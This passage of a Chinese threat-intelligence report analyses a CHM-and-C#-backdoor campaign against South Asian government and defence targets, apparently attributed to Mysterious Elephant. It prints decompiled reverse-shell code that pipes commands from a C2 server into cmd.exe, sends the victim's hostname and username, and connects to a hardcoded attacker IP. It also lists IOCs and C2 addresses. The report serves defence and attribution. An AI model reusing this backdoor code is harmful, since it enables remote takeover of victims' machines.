
Scanned	Detections	File type	Name
2024-09-06	43 / 75	Win32 EXE	<code>_cal/_cal/cal</code> C#后门
2024-10-09	5 / 63	Windows shortcut	12th_Edition_Of_Innovation_&_Excellence_IDEAS_2024.pdf.lnk
2024-09-15	16 / 62	VBA	_cal/_cal/cal.vbs
2024-07-19	0 / 65	PDF	_cal/_cal/12th_Edition_Of_Innovation_&_Excellence_IDEAS_2024.pdf
2024-10-09	1 / 63	Windows shortcut	_cal/_cal/filename.lnk
2024-07-18	0 / 61	JavaScript	<code>_cal/_cal/license</code> 配置文件

```
private static async Task ReceiveAndExecuteCommandsAsync(SslStream sslStream)
{
    byte[] buffer = new byte[ReverseShellClient.BufferSize];
    Process process = new Process
    {
        StartInfo = new ProcessStartInfo
        {
            FileName = "cmd.exe",
            CreateNoWindow = true,
            UseShellExecute = false,
            RedirectStandardOutput = true,
            RedirectStandardInput = true,
            RedirectStandardError = true
        }
    };
    process.OutputDataReceived += ReverseShellClient.CmdOutputDataHandler;
    process.ErrorDataReceived += ReverseShellClient.CmdOutputDataHandler;
    process.Start();
    process.BeginOutputReadLine();
    process.BeginErrorReadLine();
    int num;
    while ((num = await sslStream.ReadAsync(buffer, 0, buffer.Length)) > 0)
    {
        string @string = Encoding.UTF8.GetString(buffer, 0, num);
        await process.StandardInput.WriteLineAsync(@string);
    }
}
```

基于这些样本在 VT 上的上传时间和压缩包中的文件时间戳，我们认为攻击者在已公开的红队钓鱼样本基础上，模仿制作了针对巴基斯坦的攻击样本。

## 攻击归属

C# 后门与报告<sup>[4]</sup>提到的 libraofficeonline[.]com 服务器上 op 目录托管的恶意样本相似。



以后门 a59fe2c89b0000a360a8468f2b990c73 为例，op 目录中与该样本相似的恶意软件如下表所示，相似之处包括：使用Task异步编程，向 C2 服务器发送机器名和用户名作为受害者标识，使用相似的函数名称和输出信息字符串。

相似文件名	MD5	说明
figlio.exe	25e5d1790f61e6a45720da0a500be131	C#后门，cmd命令执行
SearchApp.jpg	16c33dbd1d7f6f98827e14f9d6d918e7	C#后门，cmd命令执行
sparrow.jpg	b7289c3f37a4305b4d6898f2e71fbb2c	C#后门，支持多种指令

```

Console.WriteLine("Connected to server.");
using (SslStream sslStream = new SslStream(client.GetStream(), false, new RemoteCertificateVal
{
    await sslStream.AuthenticateAsClientAsync(ReverseShellClient.ServerIP);
    string text = string.Concat(new string[]
    {
        "hostname:",
        ReverseShellClient.HostName,
        ":username:",
        ReverseShellClient.UserName,
        ":"
    });
    byte[] bytes = Encoding.UTF8.GetBytes(text);
    await sslStream.WriteAsync(bytes, 0, bytes.Length);
    ReverseShellClient.streamWriter = new StreamWriter(sslStream)
    {
        AutoFlush = true
    };
    Task.Run(() => ReverseShellClient.HandleOutputAsync(ReverseShellClient.cts.Token), Reverse
    await ReverseShellClient.ReceiveAndExecuteCommandsAsync(sslStream));
}
SslStream sslStream = null;
}
else
{
    Console.WriteLine("Connection attempt timed out.");
}
connectTask = null;
}
TcpClient client = null;
}
catch (Exception obj)
{
    num = 1;
}
object obj;
if (num == 1)
{
    Console.WriteLine("Error: " + ((Exception)obj).Message);
    Console.WriteLine("Attempting to reconnect in 5 seconds...");
    await task.Delay(3000);
}
}

```

主机名 + 用户名

MD5:a59fe2c89b0000a360a8468f2b990c73

```

private static async Task SendIdentificationDataAsync(NetworkStream stream)
{
    string text = Environment.UserName + " " + Environment.MachineName; 用户名 + 主机名
    byte[] bytes = Encoding.ASCII.GetBytes(text);
    await stream.WriteAsync(bytes, 0, bytes.Length, Client.cancellationTokens.Token);
}

private static async Task ConnectAndExecuteAsync(CancellationToken cancellationToken)
{
    using (TcpClient clientSocket = new TcpClient())
    {
        try
        {
            await clientSocket.ConnectAsync("91.132.93.235", 443);
            Console.WriteLine("Connected to the server.");
            using (NetworkStream stream = clientSocket.GetStream())
            {
                await Client.SendIdentificationDataAsync(stream);
                await Task.WhenAny(new Task[]
                {
                    Client.ExecuteCommandsAsync(stream, cancellationToken),
                    Task.Delay(-1, cancellationToken)
                });
            }
            NetworkStream stream = null;
        }
        catch (Exception ex)
        {
            Console.WriteLine("Error connecting to the server: " + ex.Message);
        }
        if (Client.IsRunning)
        {
            Console.WriteLine("Connection lost. Reconnecting...");
        }
    }
}

Client.cancellationTokens = new CancellationTokenSource();
await Client.ConnectAndExecuteAsync(Client.cancellationTokens.Token);

catch (Exception ex)
{
    Console.WriteLine("Error occurred: " + ex.Message);
}

int num = Client.random.Next(2000, 8000);
Console.WriteLine(string.Format("Attempting to reconnect in {0} seconds...", num / 1000));
await Task.Delay(num);
CancellationTokenSource cancellationTokenSource = Client.cancellationTokens;
if (cancellationTokenSource != null)
{
    cancellationTokenSource.Cancel();
}
reconnectionAttempts++;

```

figlio.exe

报告<sup>[4]</sup>将 libraofficeonline[.]com 归属于 Bitter 组织，而该服务器上托管的恶意软件有一些是其他安全厂商披露的 Mysterious Elephant 组织攻击武器<sup>[5]</sup>。

文件名	MD5	说明
page/MicrosoftEdge.msi	6ff3f0a2f7f1ec8a71bed37496e2e6fa	包含 ORPCBackdoor
msas.msi	7dc1d21554dce36958614817e3f531e6	

		包含
		ORPCBackdoor
msws.msi	c13c4c025c5c779d5dc8848ef160d5da	包含
		ORPCBackdoor
Hazel.exe	1ad818406f06d1cb728b5d0f324fb3b5	WalkerShell
Pro-CLA.exe	79ed88fa92f87bf8f36ed98c44436472	WalkerShell
GOG.exe	36edd4fe5ee415f81e2ef8da75f23734	DemoTrySpy
Gogo.exe	4b6b8135c2d48891c68cc66cd9934c40	DemoTrySpy
Nix.exe	eb9cd31960e3bc9da5a3a03cd0055180	NixBackdoor

由于 ORPCBackdoor 一开始被认为是 Bitter 组织的新后门，后面一些国内外安全厂商将使用 ORPCBackdoor 的团伙作为新组织 Mysterious Elephant 追踪，这或许是导致上述归因不一致的原因。本文为和以往披露 ORPCBackdoor 攻击活动的开源报告保持一致，避免引入更多分歧，因此认为此次针对南亚多国的 CHM 文件和 C# 后门很可能源自 Mysterious Elephant 组织。

## 总结

此次攻击活动相关的 CHM 样本针对南亚地区的巴基斯坦、孟加拉国等地，涉及政府机构、国防军事、外交等部门。攻击者采用了一种不太常见的借助 CHM 样本的攻击手段，即 CHM 文件直接启动外部文件，而不带有其他恶意代码。与 CHM 相关的外部文件均是 C# 后门，一部分 C# 后门将获取 C2 地址信息的请求伪装为访问看似合法的网络服务，再从响应结果中解析出 C2 地址。攻击者还曾模仿红队攻击样本，并在其中使用了相同的 C# 后门。以上迹象表明该攻击团伙一直在尝试不同的攻击手段，并努力对开展的攻击活动进行伪装。

## 防护建议

奇安信威胁情报中心提醒广大用户，谨防钓鱼攻击，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台

(<https://sandbox.ti.qianxin.com/sandbox/page>) 进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOC

MD5

(CHM)

3df2d899d6d8d827adf2d92c91b3b32b  
b38aca4f2d80484d5523f1eada9afe76  
75ee4f79a3ed4137a918888482ded6a1  
8e2377022b80cdc51d2c98bbf0c9d313  
2f7ee7c1c75fbfdc1d079fcc6e325d19  
19b767974205b66a12a28ccdb69943ed  
aeb0b7e40f12ba093ff523fc124383ae  
1645f406ab4e0d54e477330473c76664  
d0030f5411698bb65f1cd281c5d302bc  
232bb5b436c0836370fde34ca7b7138a  
f26435785dd856ddb1fbcc682547aab0  
68d458d1df36eaf885116a1b6801ab42

(C#后门)

27ac8eb519679530999e786281e9a578  
115fb536e981c87873b0f35cb0059d93  
4e8e1339f9754d8d2c5f74cb03f44fbb  
00f2df1829893caa85f3968961b6e736  
a59fe2c89b0000a360a8468f2b990c73  
a3a06d50438681fc9917e22c41bd2cab  
316e8d798f7db625c207532e2f7a5d38  
616b29bd9e20fc032bc54acd5ed8aff0  
ee64e70388e422dd9a620c3d18613268

(压缩包)

b28bb7cabfb12e9bc5b87692b065c83a  
7728fee377137e83e9bd1c609cc166c0

dad7d9528e9506ebd0524b3ebd89ddf2

## C&C

162.252.172.67:443

95.156.206.105:443

46.183.187.42:443

158.255.215.115:443

91.132.92.231:5959|6060

162.252.175.131:8246

46.183.186.208:6060

## URL

hxxp://easyiplookup.com:5080/main/get\_ip\_data

hxxp://winfreecloud.net:6396/athena/identification

## 参考链接

[1].<https://securelist.com/apt-trends-report-q2-2023/110231/>

[2].<https://paper.seebug.org/2075/>

[3].<https://paper.seebug.org/3000/>

[4].<https://strikeready.com/blog/open-sesame/>

[5].<https://mp.weixin.qq.com/s/Uf708Khax2rJaUhNo1Mz1Q>

[6].<https://www.securonix.com/blog/analysis-of-phantomspike-attackers-leveraging-chm-files-to-run-custom-csharp-backdoors-likely-targeting-victims-associated-with-pakistan/>

[7].<https://x.com/StrikeReadyLabs/status/1834599289391108556>

[8].[https://x.com/\\_\\_0XYC\\_\\_/status/1843593304010813479](https://x.com/__0XYC__/status/1843593304010813479)

[9].[https://x.com/\\_\\_0XYC\\_\\_/status/1800129922054447220](https://x.com/__0XYC__/status/1800129922054447220)

